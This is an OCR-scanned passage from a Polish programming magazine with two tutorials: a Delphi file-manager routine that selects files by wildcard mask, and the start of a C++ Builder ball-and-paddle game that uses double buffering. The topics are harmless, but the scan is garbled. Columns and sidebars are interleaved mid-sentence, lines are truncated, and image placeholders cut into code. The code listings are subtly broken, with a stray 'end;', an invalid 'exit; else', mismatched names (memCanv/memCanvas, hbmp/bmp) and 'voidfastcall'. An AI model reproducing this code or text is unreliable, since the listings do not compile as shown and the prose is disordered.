Menu jest gotowe, czas zająć się dodaniem możliwości zaznaczania plików zgodnych z podanym wzorcem. Abyśmy mogli taki wzorec wprowadzić do aplikacji, niezbędna będzie dodatkowa forma o wyglądzie




Ekspert radzi

Plik z formą można zapisać na trzy różne sposoby. Pierwszy z nich to wciśnięcie kombinacji klawiszy **Ctrl+S**, drugi to wybranie z menu **File** pozycji **Save**. Ostatnim sposobem jest kliknięcie na ikonę

1. Klikamy na ikonę lub z menu **File** wybieramy kolejno pozycje **New** i **Form**. Na ekranie pojawi się nowa forma. Korzystając z **Object Inspector**, zmieniamy jej właściwość **Caption** na **Zaznacz** oraz **Name** na **FZaznacz**. Zapisujemy plik na dysku, nadając mu nazwę **zaznacz.pas**.

2. Na formę dodajemy pole tekstowe oraz dwa przyciski. Usuamy znajdujący się w polu tekstowym na-



```
procedure TForm1.zaznacz;
var
    list : TList;
    listView : TListView;
    mask : string;
    i : integer;
    nazwa : string;
    found : bool;
    fileRec : TFileRecord;
begin
    if FZaznacz.ShowModal <> mrOK then
        exit
    else
        mask := lowercase(FZaznacz.Edit1.Text);

    if leftFocus then
    begin
        list := self.leftlist;
        listView := self.listViewLeft;
    end else
    begin
        list := self.rightlist;
        listView := self.listViewRight;
    end;

    found := false;

    for i := 0 to listView.Items.Count - 1 do
    begin
        if listView.Items[i].Selected then
            listView.Items[i].Selected := false;
        end;
    end;

    for i := 0 to list.Count - 1 do
    begin
        fileRec := TFileRecord(list[i]);
        if fileRec.rozszerzenie = '' then
            nazwa := LowerCase(FileRec.nazwa)
        else
            nazwa := LowerCase(FileRec.nazwa) + '.' +
                LowerCase(FileRec.rozszerzenie);

        if compareStrWithMask(nazwa, mask) then
        begin
            listView.Items[i].Selected := true;
            found := true;
        end;
    end;


    if not found then
    begin
        ShowMessage('Nie znaleziono wzorca.');
```



Ekspert radzi

Jeżeli na ekranie nie ma okna **Object Inspector** lub też jest ono zastąpione przez inne okno, w celu przywołania go na ekran należy z menu **View** wybrać pozycję **Object Inspector** lub wcisnąć klawisz **F11**.

pis. Zmieniamy właściwości przycisku **•** **Caption** na **Anuluj**, **Name** na **bAnuluj**, **ModalResult** na **mrCancel**, właściwości przycisku **•** **Caption** na **OK**, **Name** na **bOK**, **ModalResult** na **mrOK**.



3. Przelączamy się na edycję pliku **commander.pas**, klikając na zakładkę **commander**. Na liście **uses** dopisujemy nazwę **zaznacz**. W sekcji **public** dodajemy deklarację nowej procedury: **procedure zaznacz**. Będzie ona odpowiedzialna za wywołanie formy **FZaznacz**, w której użytkownik wprowadzi wzorec, według którego będą zaznaczane pliki, oraz dokona samego zaznaczenia.

4. Piszemy procedurę **zaznacz**. Kod widoczny jest na stronie 46.

A Na początku deklarujemy niezbędne zmienne. **B** Wyświetlamy formę **FZaznacz**, a następnie sprawdzamy, czy został wciśnięty klawisz **OK**. Jeśli tak, przypisujemy wprowadzony ciąg znaków zmiennej **mask**. W przeciwnym wypadku kończymy wykonywanie procedury. **C** W zależności od stanu zmiennej **leftFocus**, czyli od tego, czy aktywny jest prawy czy lewy panel, przypisujemy zmiennym **list** i **listView** zawartość prawej lub lewej listy. **D** Przypisujemy zmiennej **found** wartość **false**. Zmienna ta pozwoli nam na stwierdzenie, czy podczas poszukiwań znaleźliśmy jakiś plik odpowiadający wzorcowi zapisanemu w **mask**. **E** Sprawdzamy, które elementy listy są aktualnie zaznaczone, i usuwamy to zaznaczenie, aby nie zafałszować wyniku dalszych porównań. **F** Rozpoczynamy główną pętlę przeglądającą wszystkie nazwy plików i katalogów zapisane na liście **list**. **G** Pobieramy nazwę pliku i zapisujemy ją w zmiennej **nazwa**. Użyta konstrukcja warunkowa pozwala na stwierdzenie, czy aktualnie przetwarzany element (plik, katalog) ma w nazwie rozszerzenie. Jeśli tak, uwzględniamy je, przypisując dane do zmiennej **nazwa**. **H** Wywołujemy funkcję **compareStrWithMask**, która sprawdzi, czy ciąg znaków (**napis**), znajdujący się w zmiennej **nazwa**, jest zgodny ze wzorcem zapisanym w **mask**. Jeśli jest zgodny, instrukcją **listView.Items[i].Selected := true**; zaznaczamy element o tej nazwie na liście **listView** oraz przypisujemy zmiennej **found** wartość **true**. **I** Po zakończeniu pętli sprawdzamy stan zmiennej **found**. Jeżeli nie jest ona równa **true** (nie został znaleziony żaden element pasujący do wzorca), wyświetlamy odpowiedni komunikat.

5. Procedurę **zaznacz** należy wywołać po wciśnięciu klawisza z symbolem **plus** na klawiaturze numerycznej. Należy zatem zmodyfikować również

```
procedure TForm1.listViewLeftKeyDown(Sender: TObject; var Key: Word;
  Shift: TShiftState);
begin
  if key = VK_RETURN then
    listViewLeft.OnClick(self)
  else if key = VK_ADD then
    zaznacz;
end;
```

kod przypisany do zdarzenia **OnClick** komponentu **listViewLeft**. W sposób analogiczny należy zmienić kod przypisany do zdarzenia **OnClick** komponentu **listViewRight**.

Porównaj z wzorcem

W procedurze **zaznacz** użyliśmy funkcji **compareStrWithMask** wykonującej porównanie ciągu znaków z wzorcem. Funkcję tę musimy napisać sami i umieścić w pliku **cmdUtils.pas**. Na początku tego pliku powinna



Zamykanie aplikacji

Wybranie z menu **Plik** pozycji **Wyjdź** powinno spowodować zamknięcie aplikacji. Możemy to wykonać na dwa sposoby: zamykając formę główną lub wykonując instrukcję **Application.Terminate**;

```
procedure TForm1.WyjdClick(Sender: TObject);
begin
  close();
end;
```

W **Ekspercie Commanderze** skorzystamy ze sposobu pierwszego, zatem do menu **Wyjdź** przypiszemy kod **•**:

znaleźć się jej deklaracja, tuż za deklaracjami funkcji wcześniej zdefiniowanych **•**. Parametrami funkcji są **str** i **mask**. Pierwszy to ciąg znaków, który chcemy porównać z wzorcem, drugi to sam wzorec.

Treść funkcji możemy

umieścić w dowolnym

miejsu pliku, na przykład na jego końcu. Wygląda ona następująco **•**:

A Deklarujemy zmienne, z których będziemy korzystać podczas porównywania nazwy pliku z wzorcem.

B Kod wykonywalny zaczynamy od sprawdzenia, czy jeden z parametrów

nie jest pustym ciągiem

znaków. Jeśli tak, ich

porównywanie nie ma

sensu, a zatem rezulta-

tem działania jest wartość

false.

C Kolejny krok to usta-

wienie początkowych

wartości zmiennych po-

mocniczych **i**, **j**,

strLen i **maskLen**.

Zmienne **i** i **j** to numery

(indeksy) aktualnie po-

równywanych znaków

w zmiennych **str** i **mask**,

lenStr i **lenMask**

to odpowiednio długość

ciągu znaków zapisanych

w zmiennej **str** i dłu-

gość ciągu znaków zapi-

sanych w zmiennej

mask.

D Rozpoczynamy pętlę

porównującą, która za-

kończy się, kiedy zosta-

nie spełniony jeden

z warunków: **i <=**

lenStr lub

j <= lenMask, to zna-

czy kiedy przejrzymy

wszystkie znaki zapisane

w **str** lub wszystkie zna-

ki zapisane w **mask**. Cały

proces porównywania ciągu znaków **str** z wzorcem **mask** sprowadza się

do sprawdzenia zależności występujących pomiędzy kolejnymi znakami.

Musimy zatem sprawdzić szereg warunków.

E Jeżeli znak znajdujący się na pozycji **i** w **str** jest taki sam jak znak

znajdujący się na pozycji **j** w **mask**, zwiększamy **i** i **j** o jeden i przechodzimy

do kolejnej iteracji pętli.

F Jeżeli znak wskazywany przez **j** w **mask** jest znakiem zapytania (na

przykład **au?o**), odpowiadający mu znak w **str** może być dowolny, wyko-

nujemy zatem te same czynności co w punkcie **E**.

G Sytuacja komplikuje się nieco, kiedy na pozycji **j** w **mask** odnajdziemy

znak ***** oznaczający, że od tego momentu w porównywanym napisie

(**str**) może wystąpić dowolny ciąg znaków.

H Jeżeli ***** jest ostatnim znakiem wzorca (na przykład **auto***), to **str** jest

z nim zgodny, kończymy zatem wykonywanie funkcji.

I Jeżeli kolejnym znakiem w **mask** jest również ***** (auto**) lub **?**

(auto?), zwiększamy **j** o jeden i wymuszamy kolejną iterację pętli.

J Jeżeli we wzorcu za znakiem ***** występuje inny znak (auto*c), sprawdza-

my, czy w **str** też występuje ten znak. Jeśli nie, wynik porównywania jest

negatywny i kończymy wykonywanie funkcji (**result := false; exit**).

W przeciwnym przypadku kontynuujemy porównywanie.

K Na końcu funkcji **compareStrWithMask** sprawdzamy, czy podczas

wykonywania pętli **while** przejrzelśmy na pewno wszystkie znaki zarówno

w **str**, jak i w **mask**. Jeśli nie, wynik działania funkcji jest negatywny. **ML**

```
function getFileNameNoExt(name : string):string;
function getFileExt(name : string):string;
function reversePos(substr, s : string; caseSensitive : b
function goBack(path : string):string;
function compareStrWithMask(str, mask : string):boolean;
```

```
function compareStrWithMask(str, mask : string):boolean;
var
  i, j, index : integer;
  lenStr, lenMask : integer;
  tempStr : string;
begin
  if (mask = '') or (str = '') then
  begin
    result := false;
    exit;
  end;

  i := 1; j := 1;

  lenStr := length(str); lenMask := length(mask);
  result := true;

  while (i <= lenStr) and (j <= lenMask) do
  begin
    if str[i] = mask[j] then
    begin
      i := i + 1; j := j + 1; continue;
    end
    else if mask[j] = '?' then
    begin
      i := i + 1; j := j + 1; continue;
    end
    else if mask[j] = '*' then
    begin
      if j = lenMask then exit;
      else if (mask[j + 1] = '?') or (mask[j + 1] = '*') then
      begin
        j := j + 1;
        continue;
      end
      else
      begin
        tempStr := copy(str, i, lenStr - i + 1);
        index := pos(mask[j + 1], tempStr);
        if index = 0 then
        begin
          result := false;
          exit;
        end
        else
        begin
          i := index + i - 1;
          j := j + 1;
          continue;
        end;
      end;
    end
    else begin result := false; exit; end;


    if (i <= lenStr) or (j <= lenMask) then result := false;
  end;
```



Odbij piłkę

```
undPic->LoadFromFile("background
->LoadFromFile("ball.bmp");
ic->LoadFromFile("paddle.bmp");
```

Pisanie gier komputerowych to fascynujące zajęcie. Osoba początkująca nie napisze od razu Quake'a, jednak podstawowych technik można nauczyć się, tworząc prostsze, ale również atrakcyjne gry zręcznościowe



Piszemy grę

Jako narzędzie wykorzystamy środowisko **C++ Builder Personal** (zostało zamieszczone na płycie CD dołączonej do Eksperta 1/2002, egzemplarze archiwalne można zamówić pod numerem 0801120003). Napišemy grę, w której zadaniem będzie odbijanie piłki. Gra będzie

```
//
#include <vcl.h>
#pragma hdrstop

#include "KodGry.h"
//
#pragma package(smart_init)
#pragma resource "*.dfm"
TForm1 *Form1;
//
fastcall TForm1::TForm1(TComponent* Owner)
: TForm(Owner)
{
}
//
```


rozpoczynała się po wybraniu z menu pozycji **Start**, zakończy się, gdy piłka osiągnie dolny brzeg ekranu, a użytkownik nie odbije jej paletką.

W oknie aplikacji jako tło będziemy wyświetlać obraz wczytany z pliku graficznego. Podobnie, obrazy piłki oraz paletki również będą wczytywane z plików. Dzięki temu użytkownik będzie miał możliwość ich zmiany na bardziej mu odpowiadające. W kolejnym numerze dodamy do naszej gry nowe atrakcyjne funkcje, takie jak definiowanie poziomów trudności.

Pierwsze kroki

1. Uruchamiamy pakiet **C++ Builder**. Widoczna po uruchomieniu forma główna – **Form1** – będzie oknem naszej gry. Ustawiamy jej rozmiary na takie, jakie będzie miał ekran gry. Następnie zmieniamy napis na pasku tytułu okna na **Gra Eksperta**. Zapisujemy też cały projekt na dysku. Plik z kodem nazywamy **KodGry.cpp**, natomiast plik projektu **GraEksperta.bpr**.

2. Przelatujemy się na widok kodu, wciskając klawisz **F4**. Widoczny fragment został wygenerowany automatycznie przez środowisko programistyczne. Są to deklaracje niezbędne do prawidłowej kompila-



cji programu. Nie musimy się jednak nimi zajmować – C++ Builder będzie nimi zarządzał bez potrzeby naszej ingerencji.

Musimy dokonać deklaracji zmiennych i metod, z których będzie korzystała nasza aplikacja. Powinny się one znaleźć w pliku nagłówkowym **KodGry.h**.

Przelatujemy między plikami projektu uzyskujemy przez kliknięcie prawym klawiszem myszy na zakładkę i wybranie z podręcznego menu pozycji

Początkowa zawartość pliku **KodGry.h** została wygenerowana automatycznie (jak w przypadku pliku **KodGry.cpp**) przez C++ Builder. Miejsce na deklaracje użytkownika są oznaczone

```
//
#ifndef KodGryH
#define KodGryH
//
#include <Classes.hpp>
#include <Controls.hpp>
#include <StdCtrls.hpp>
#include <Forms.hpp>
//
class TForm1 : public TForm
{
public:
    published: // IDE-managed Components
    private: // User declarations
    public: // User declarations
       fastcall TForm1(TComponent* Owner);
};
extern PACKAGE TForm1 *Form1;
//
#endif
```

Nasze deklaracje umieścimy w sekcji **private** (patrz ramka Publiczne czy prywatne?). Pierwszy blok to obiekty pomocnicze, które umożliwią nam wyświetlanie obrazów w oknie aplikacji i uniknięcie nieprzyjemnego efektu migotania obrazu. Zajmijmy się bliżej tym problemem za chwilę.

Blok drugi to obiekty, które będą przechowywały obrazy: tło (**backgroundPic**), piłki

(**ballPic**) oraz paletki (**paddlePic**). Zmienna **activated** będzie nas informowała o tym, czy okno aplikacji zostało w pełni utworzone – tylko

wtedy bowiem możemy wyświetlać obrazy na ekranie. Zmienne **posX** i **posY** przechowywać będą współrzędne położenia piłki na ekranie, a **paddleX** i **paddleY** współrzędne położenia paletki. **stepX** i **stepY** wyznaczać będą, o ile pikseli należy przesunąć obraz piłki w każdym ru-

chu animacji. Na końcu deklarujemy metody **draw()** i **move()**. Pierwsza będzie odpowiedzialna za rysowanie obrazu, natomiast druga za obliczanie współrzędnych piłki.

```
private: // User declarations
HDC memDC;
TCanvas* memCanvas;
HBITMAP bmp;
TRect* backgroundRect, *ballRect, *paddleRect;
TPicture* backgroundPic;
TPicture* ballPic;
TPicture* paddlePic;

bool activated;

int stepX, stepY;
int posX, posY;
int paddleX, paddleY;

void draw();
void move();

public: // User declarations
```

i

Publiczne czy prywatne?

W pliku nagłówkowym **KodGry.h** widoczne są dwa miejsca dla zmiennych i metod deklarowanych przez użytkownika. Pierwsze oznaczone jest słowem **public** (publiczne), drugie **private** (prywatne). Jaka jest między nimi różnica? Otóż zmienne i metody prywatne dostępne są bezpośrednio tylko dla klasy, w której zostały zdefiniowane, natomiast pu-

bliczne nie mają takich ograniczeń. Na przykład, gdyby nasza gra składała się nie z jednej, ale z dwóch form: **Form1** i **Form2**, to forma druga (**Form2**) nie mogłaby się odwoływać do zmiennych zadeklarowanych w sekcji **private** formy pierwszej (**Form1**), mogłaby natomiast odczytać bez problemu zawartość zmiennych zadeklarowanych w sekcji **public**.



Ekspert radzi

Do przeliczania się pomiędzy widokiem kodu a widokiem formatki używamy klawisza **F12**. Z kolei aby wywołać okno **Object Inspector**, wciskamy klawisz **F7**.

Rysowanie na ekranie

Problemem, który musimy rozwiązać, jest kwestia rysowania i animacji obrazów. Jednym ze sposobów jest użycie komponentów **TImage**, tak jak zostało to zrobione w grze zaprezentowanej w numerze 1/2003 Eksperta. Wydawać by się mogło, że wystarczy cyklicznie zmieniać położenie takiego komponentu, aby osiągnąć efekt animacji.

Niestety, spotka nas zawód. Faktycznie, jeżeli na przykład co 10 milisekund zmieniać będziemy położenie takiego komponentu, obraz w nim zapisany będzie się przesuwał płynnie po ekranie. Jednocześnie jednak będzie migotał, psując cały efekt. Migotanie to szczególnie będzie widoczne, jeśli jeden obraz będzie przesuwany nad

innym obrazem (na przykład obraz piłki przesuwany nad obrazem tła).

Rozwiązaniem tego problemu jest technika zwana **podwójnym buforowaniem** (ang. double buffering). Polega ona na tym, że obraz rysujemy w utworzonym w pamięci buforze (ekranie wirtualnym), a dopiero po zbudowaniu całej klatki wyświetlamy go na ekranie.

1. Do dalszej pracy niezbędne będzie utworzenie wirtualnego ekranu. Powinien on powstać jeszcze przed wyświetleniem okna aplikacji, należy zatem wykorzystać zdarzenie **OnActivate**. Przelatujemy się do widoku formatki, a następnie wywołujemy na ekran okno **Object Inspector**. W zakładce **Events** odszukujemy zdarzenie **OnActivate** i klikamy dwukrotnie na znajdujące się obok szare pole.

2. W oknie kodu wpisujemy Kod ten zostanie wykonany w momencie pierwszego wyświetlenia formy głównej na ekranie. Ustalamy najpierw liczbę pikseli, o którą będzie przesuwał się obraz piłki

```
void __fastcall TForm1::FormActivate(TObject *Sender)
{
    stepX = 5;
    stepY = 5;

    memDC = CreateCompatibleDC(Canvas->Handle);
    bmp = CreateCompatibleBitmap(Canvas->Handle, ClientWidth, ClientHeight);

    memCanv = new TCanvas();
    memCanv->Handle = memDC;

    SelectObject(memDC, bmp);

    posX = (ClientWidth - ballPic->Width) / 2;
    posY = 0;
    paddleX = (ClientWidth - paddlePic->Width) / 2;
    paddleY = ClientHeight - paddlePic->Height;
    activated = true;
}
```

w każdym ruchu **A**. Odpowiadają za to zmienne **stepX** i **stepY**. Następnie tworzymy ekran wirtualny. Po wykonaniu operacji **B** obiekt **memCanv** będzie umożliwiał wykonywanie operacji graficznych na znajdującym się w pamięci buforze (patrz ramka Jak stworzyć ekran wirtualny).

Ustalamy również początkowe położenie obrazu piłki **C**. Ponieważ chcemy, aby znalazła się ona u góry ekranu w połowie jego wysokości, współrzędną **y** ustalamy na 0, natomiast współrzędną **x** wyliczamy ze wzoru: (szerokość ekranu minus szerokość piłki) dzielone przez 2. Podobnie wyliczamy współrzędną początkowego położenia paletki **D**. Na zakończenie przypisujemy zmiennej **activated** wartość **true** i tym samym informujemy aplikację, że wykonaliśmy już wszystkie czynności związane z aktywacją ekranu wirtualnego.

3. Przypisujemy kod do zdarzenia **OnCreate**. Zdarzenie to jest wykonywane podczas tworzenia formy, zawsze przed zdarzeniem **OnActivate**. Ustalamy początkowy stan zmiennej **activated** **E** (dzięki temu funkcja **draw()** będzie wiedziała, że nie zostały jeszcze wykonane wszystkie czynności niezbędne do rozpoczęcia rysowania) oraz tworzymy trzy obiekty typu **TPicture**, które będą przechowywały obrazy, i przypisujemy je do zmiennych **backgroundPic**, **ballPic** i **paddlePic** **F**.

Następnie wczytujemy obrazy podkładu, piłki oraz paletki z przygotowanych plików graficznych **G**. Wykorzystujemy w tym celu metodę **LoadFromFile**. Obraz tła z pliku **background.bmp**, obraz piłki z pliku **ball.bmp** oraz obraz paletki z pliku **paddle.bmp**.

Obrazem tła może być dowolny plik graficzny, na przy-



Co to jest TRect

TRect jest strukturą danych, która pozwala na reprezentację prostokąta. Zawiera ona cztery pola określające jego położenie i rozmiary: **top**, **left**, **right**, **bottom**. Parametry **top** oraz **left** określają współrzędne lewego górnego rogu, natomiast **right** i **bottom** prawego dolnego rogu. W naszej aplikacji wykorzystujemy trzy takie struktury: **backgroundRect**, **ballRect** oraz **paddleRect**. Określają one rozmiary wczytanych z plików obrazów i są niezbędne do prawidłowego narysowania ich na ekranie.



Jak przygotować obrazy

Obrazy tła, piłki i paletki można przygotować w dowolnym edytorze graficznym. Ważne jest, aby każdy z nich zapisać w formacie **bmp**. W przypadku piłki (oraz paletki, jeżeli miałyby ona kształt różny od



traktujemy kolor biały jako przezroczysty. Gdybyśmy ustawili inny kolor tła, zamiast piłki na tle krajobrazu zobaczylibyśmy kolorowy prostokąt z piłką na tle krajobrazu. Dodatkowym warunkiem jest też to, że obraz piłki również nie może zawierać koloru białego, chyba że chcemy, aby jakaś jej część była przezroczysta.

kład zdjęcie krajobrazu. Jako obraz paletki wykorzystamy bitmapę o rozmiarach 40 na 10 pikseli. Z obrazem piłki będziemy mieli nieco większy kłopot, dlatego że tło, na którym będzie się ona znajdowała, musi być przezroczyste. Dlatego też obraz ten przygotujemy na białym tle (patrz ramka Jak przy-

```
void __fastcall TForm1::FormCreate(TObject *Sender)
{
    activated = false;
    backgroundPic = new TPicture();
    ballPic = new TPicture();
    paddlePic = new TPicture();
    try
    {
        backgroundPic->LoadFromFile("background.bmp");
        ballPic->LoadFromFile("ball.bmp");
        paddlePic->LoadFromFile("paddle.bmp");
    }
    catch (Exception &e)
    {
        ShowMessage("Nie mogę załadować plików!");
        Application->Terminate();
    }
    paddlePic->Bitmap->Transparent = true;
    paddlePic->Bitmap->TransparentColor = clWhite;
    ballPic->Bitmap->Transparent = true;
    ballPic->Bitmap->TransparentColor = clWhite;
    backgroundRect = new TRect(0,0,ClientWidth,ClientHeight);
    ballRect = new TRect();
    paddleRect = new TRect();
}
```



Jak stworzyć ekran wirtualny

Utworzenie wirtualnego ekranu, po którym moglibyśmy rysować, tak jak w zwykłym oknie aplikacji, wymaga zadeklarowania dodatkowych zmiennych oraz wywołania funkcji systemowych Windows (funkcji API Windows). Do rysowania w oknie aplikacji potrzebny jest obiekt typu **TCanvas**. Pozwala on wywoływać metody rysujące na ekranie figury geometryczne, napisy, obrazy bitmapowe, itp. Obiekt taki ściśle powiązany jest z oknem, na którym chcemy rysować. Takim oknem jest nasza forma główna **Form1**. Gdybyśmy zatem chcieli wyświetlić w wybranym miejscu formy napis, należałoby skorzystać z metody **TextOut** w postaci **Form1.Canvas.TextOut(x, y, "tekst")**. Jeśli chcemy rysować nie na ekranie, lecz w pamięci, też musimy utworzyć obiekt **TCanvas**, należy go jednak powiązać nie z oknem (gdyż wtedy obrazy wyświetlane byłyby na ekranie), ale z utworzonym wcześniej w pamięci wirtualnym obrazem. Czynności do wykonania są zatem następujące:

1. Wywołujemy funkcję **CreateCompatibleDC**. Jako parametr przekazujemy tak zwany uchwyt (czyli identyfikator) obiektu **Canvas** przypisanego

go do formy **Form1**. Wynik tej operacji przypisujemy do zmiennej **memDC**.

W ten sposób utworzyliśmy specjalny obiekt pośredniczący, tak zwany kontekst urządzenia (ang. Memory Device Context).

2. Wywołujemy funkcję **CreateCompatibleBitmap**. Przyjmuje ona trzy parametry. Pierwszy to uchwyt do obiektu **Canvas** przypisanego do formy **Form1**. Funkcja ta tworzy w pamięci wirtualny obraz (bitmapę), której rozmiary określają dwa kolejne parametry. Zastosowane w naszym przypadku **ClientWidth** i **ClientHeight** to podane w pikselach odpowiednio szerokość i wysokość obszaru roboczego (na którym można rysować) formy **Form1**.

3. Tworzymy nowy obiekt typu **TCanvas** i wiążemy go z kontekstem urządzenia powstałym w punkcie 1.

4. Wiążemy ze sobą obiekty **memDC** oraz **bmp**.

W tej chwili, gdybyśmy chcieli narysować na naszej wirtualnej bitmapie dowolny tekst, powinniśmy wykonać instrukcję **memCanv -> TextOut(x, y, "tekst")**.

```
memDC = CreateCompatibleDC(Canvas->Handle);
bmp = CreateCompatibleBitmap(Canvas->Handle, ClientWidth, ClientHeight);

memCanv = new TCanvas();
memCanv->Handle = memDC;

SelectObject(memDC, bmp);
```



Ekspert radzi

Jeśli chcemy zwiększyć wartość zmiennej, możemy zastosować skrócony zapis dodawania. To znaczy, zamiast pisać, na przykład, `posX = posX + 5` piszemy `posX += 5`. Tak też postępujemy w metodzie `move()`. Zasada ta dotyczy nie tylko dodawania, ale także innych działań, takich jak odejmowanie, mnożenie, czy dzielenie.

gotować obrazy?) i wykonamy instrukcje ustawiające ten kolor jako przezroczysty `H`.

Blok `try...catch` służy do wychyczenia błędu, który mógłby się pojawić w trakcie ładowania plików, na przykład, kiedy jednego z plików nie ma lub ma nieprawidłowy format. W takiej sytuacji wyświetlamy na ekranie odpowiedni komunikat (`ShowMessage('Nie mogę załadować plików!')`) i kończymy działanie aplikacji, wykonując instrukcję `Application->Terminate()`.

Na zakończenie tworzymy obiekty `backgroundRect`, `ballRect` i `paddleRect`, które będą przechowywały położenie i rozmiary obrazów.

```
voidfastcall TForm1::FormDestroy(TObject *Sender)
{
    delete backgroundPic;
    delete ballPic;
    delete paddlePic;
    delete backgroundRect;
    delete ballRect;
    delete paddleRect;
    DeleteDC(memDC);
    DeleteObject(hbmp);
    delete memCanvas;
}
```

4. W punktach 2 i 3 utworzyliśmy kilka obiektów, które są co prawda niezbędne do działania aplikacji, ale zajmują pamięć i inne zasoby systemowe. Koniecznie musimy pamiętać, aby usunąć je z systemu po zakończeniu pracy programu. W tym celu najlepiej wykorzystać zdarzenie `OnDestroy`. Korzystając z `Object Inspector`,

przypisujemy temu zdarzeniu następujący kod.

Do usuwania obiektów z pamięci służy instrukcja `delete`. Jest tak w większości przypadków. Jedynie w przypadku obiektów `memDC` oraz `bmp` należy wywołać dodatkowe funkcje, które posprzątają za nas system i zwolnią zajmowane przez nie zasoby.

Czas na ruch

Skoro wczytaliśmy już obrazy z plików i przygotowaliśmy ekran wirtualny oraz obiekty pomocnicze, czas zająć się właściwym rysowaniem na ekranie oraz wprawieniem obiektów w ruch. Rysować będziemy w funkcji `draw()`, a przesuwać piłkę i paletkę w funkcji `move()`. Kiedy należy wywoływać te funkcje? Przydałby się nam zegar taktujący. W każdym takcie dokonywalibyśmy przesunięcia oraz rysowania.

Dokładnie też tak zrobimy. Jako zegar wykorzystamy komponent `TTimer`. Znajduje się on na palecie komponentów w zakładce `System`. Jedynym jego zadaniem jest wywołanie, co określony czas, zdarzenia `OnTimer`. Doskonale więc nadaje się do naszego celu.

1. Przelączamy się na widok formalki i dodajemy na nią komponent `TTimer`. Korzystając z `Object Inspector`, ustawiamy jego właściwość `Interval` na 1 oraz `Enabled` na `false`. `Interval` określa w milisekundach czas pomiędzy kolejnymi wywołaniami zdarzenia `OnTimer`, natomiast `Enabled` określa, czy zegar jest włączony (`true`), czy wyłączony (`false`). Na początku powinien być oczywiście wyłączony.

2. Przypisujemy do zdarzenia `OnTimer` kod. Wywołujemy tu metodę `move()`, która zmienia położenie piłki i paletki, oraz metodę `draw()`, która wyświetli obraz w oknie aplikacji.


3. Zaczniemy od napisania metody `draw()`. Sprawdzamy, czy zakończyły się już operacje związane z wczytaniem obrazów i zainicjowaniem zmiennych. Informuje o tym stan zmiennej `activated`. Jeśli jest ona ustawiona na `false`, wykonujemy instrukcję re-

```
voidfastcall TForm1::Timer1Timer(TObject *Sender)
{
    move();
    draw();
}
```



Jak wykryć kolizję

Dla prawidłowego działania gry program musi wykrywać sytuację, kiedy obraz piłki zetknie się z obrazem paletki, czyli wystąpi kolizja tych obiektów. W takiej sytuacji piłka musi się odbić, czyli musi zostać zmieniony jej kierunek ruchu w pionie. W jaki jednak sposób wykryć taką kolizję?



Oba obiekty należałoby potraktować jako figury geometryczne na płaszczyźnie, oraz zgodnie z zasadami matematyki sprawdzać, czy w danym położeniu mają one jakieś punkty wspólne. Jeśli tak – kolizja na pewno wystąpiła. Niestety, taki sposób komplikuje kod gry. Dlatego też posuniemy się do małego oszustwa, które uprości nam życie, nie psując wcale zabawy.

Otóż będziemy sprawdzać jedynie, czy nastąpiła kolizja prostokąta okalającego piłkę z prostokątem okalającym paletkę. To nie sprawi nam żadnego kłopotu. Czynność rozbijamy na dwie fazy. Najpierw sprawdzamy, czy dolna krawędź prostokąta okalającego piłkę (jego wymiary zawiera obiekt `ballRect`) nie znajduje się na poziomie górnej krawędzi paletki.

```
if(posY + ballPic->Height > ClientHeight - paddlePic->Height) {
    if(!((posX + ballPic->Width < paddleX) ||
        (posX > paddleX + paddlePic->Width)))
    {
        stepY = - stepY;
    }
}
```

Jeśli tak jest, przechodzimy do fazy drugiej i kontrolujemy kolejny warunek. Jest on zapisany w formie negacji, którą schematycznie możemy przedstawić następująco:

```
if (!(warunek1 || warunek2)) {
    zmień kierunek ruchu piłki
}
```

gdzie `warunek1` to: `posX + ballPic->Width < paddleX`, a `warunek2` to: `posX > paddleX + paddlePic->Width`. Zapis należy rozumieć następująco: jeżeli nie zachodzi sytuacja, że spełniony jest `warunek1` lub `warunek2` (czyli jeżeli oba warunki są fałszywe), to zmień kierunek ruchu piłki. Pierwszy warunek jest prawdziwy, jeśli prawy brzeg piłki znajduje się z lewej strony paletki. Drugi warunek jest prawdziwy, jeżeli lewy brzeg piłki znajduje się po prawej stronie paletki. Zatem kiedy oba są fałszywe, piłka na pewno zderzyła się z paletką.

```
void TForm1::draw()
{
    if(!activated) return;

    memCanvas->StretchDraw(*backgroundRect, backgroundPic->Graphic);

    ballRect->Top = posY;
    ballRect->Left = posX;
    ballRect->Right = posX + ballPic->Width;
    ballRect->Bottom = posY + ballPic->Height;

    memCanvas->StretchDraw(*ballRect, ballPic->Graphic);

    paddleRect->Top = ClientHeight - paddlePic->Height;
    paddleRect->Left = paddleX;
    paddleRect->Bottom = paddleRect->Top + paddlePic->Height;
    paddleRect->Right = paddleX + paddlePic->Width;

    memCanvas->StretchDraw(*paddleRect, paddlePic->Graphic);

    Canvas->CopyRect(*backgroundRect, memCanvas, *backgroundRect);
}
```

turn i tym samym opuszczamy metodę `draw`, nie wykonując żadnych czynności związanych z rysowaniem.

Kolejnym krokiem jest narysowanie na ekranie wirtualnym obrazu tła. Odpowiada za to funkcja `StretchDraw`. Jej pierwszym parametrem jest obiekt `backgroundRect` zawierający położenie i rozmiary obszaru okna, drugim właściwość `Graphics` obiektu `backgroundPic`, która wskazuje bitmapę podkładu. Ust-

